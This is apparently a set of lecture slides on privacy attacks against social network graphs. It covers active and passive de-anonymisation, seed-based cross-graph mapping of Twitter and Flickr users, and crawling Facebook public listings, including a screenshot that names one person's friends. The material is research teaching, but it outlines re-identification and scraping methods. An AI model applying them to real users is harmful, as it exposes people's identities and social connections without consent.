
Graph is anonymised and edges are released

De-anonymisation (active)



Attacker searches for unique k-subgroup

De-anonymisation (active)



Link between targeted nodes is confirmed

De-anonymisation (passive)

- Similar to above, except k normal users collude and share their links
- Only compromise random targets

De-anonymisation results


- **7** nodes need to be created in active attack
 - De-anonymize **70** chosen nodes!
- **7** nodes in passive coalition compromise \sim **10** random nodes

Cross-graph De-anonymisation


- Goal: identify users in a private graph by mapping to public graph
- “Shouldn't” work: graph isomorphism is NP-complete
- Works quite well in practice on real graphs!

Cross-graph De-anonymisation

Public Graph




Private Graph




Cross-graph De-anonymisation

Public Graph




Private Graph




Step 1: Identify Seed Nodes

Cross-graph De-anonymisation

Public Graph




Private Graph




Step 2: Assign mappings based on mapped neighbors

Cross-graph De-anonymisation

Public Graph



Private Graph



Step 3: Iterate

Cross-graph De-anonymisation

- Demonstrated on Twitter and Flickr
 - Only 24% of Twitter users on Flickr, 5% of Twitter users on Flickr
 - **31%** of common users identified (~9,000) given just **30** seeds!
- Real-world attacks can be much more powerful
 - Auxiliary knowledge
 - Mapping of attributes, language use, etc.

Privacy Questions

- What can we infer if we “compromise” a fraction of nodes?

Privacy Questions

- What can we infer if we “compromise” a fraction of nodes?

A lot...

- Common theme: small groups of nodes can see the rest
 - Danezis et al.
 - Nagaraja
 - Korolova et al.
 - Bonneau et al.

Privacy Questions

- What if we get a subset of neighbours for all nodes?

Privacy Questions

- What if we get a subset of k neighbours for all nodes?

Emerging question for many social graphs

- Facebook and online SNS
- Mobile SNS

A Quietly Introduced Feature...

facebook

☐ Remember Me

Forgotten your password?

E-mail address

Log in

[Sign Up](#) Sign up for Facebook to connect with Joseph Bonneau.



Not the right Joseph Bonneau you were looking for? [Search more](#)

Joseph Bonneau
Add as Friend | Send a Message | View Friends
Here are some of **Joseph Bonneau's** friends:


David Cottingham


Emma Alden


Aisling Byrne


Stella Nordhagen


David J Hornsby


Jillian Sullivan


Pedro Alejandro Ortega


Eirik George Tsarpalis

Joseph Bonneau is on Facebook.
Sign up for Facebook to connect with Joseph Bonneau.
[Sign Up](#)
It's free and anyone can join. Already a Member? [Log in](#) [menghubungi Joseph Bonneau](#)


Facebook © 2009 English (UK) [Log in](#) [About](#) [Advertising](#) [Developers](#) [Jobs](#) [Terms](#) [Find Friends](#) [Privacy](#) [Help](#)

Public Search Listings, Sep 2007

Attack Scenario


- Spider all public listings
 - Our experiments crawled 250 k users daily
 - Implies ~800 CPU-days to recover all users
- Use sampled graph to compute functions of original

Estimating Degrees




Average Degree: 3.5

Estimating Degrees




Sampled with $k=2$

Estimating Degrees




Degree known exactly for one node

Estimating Degrees



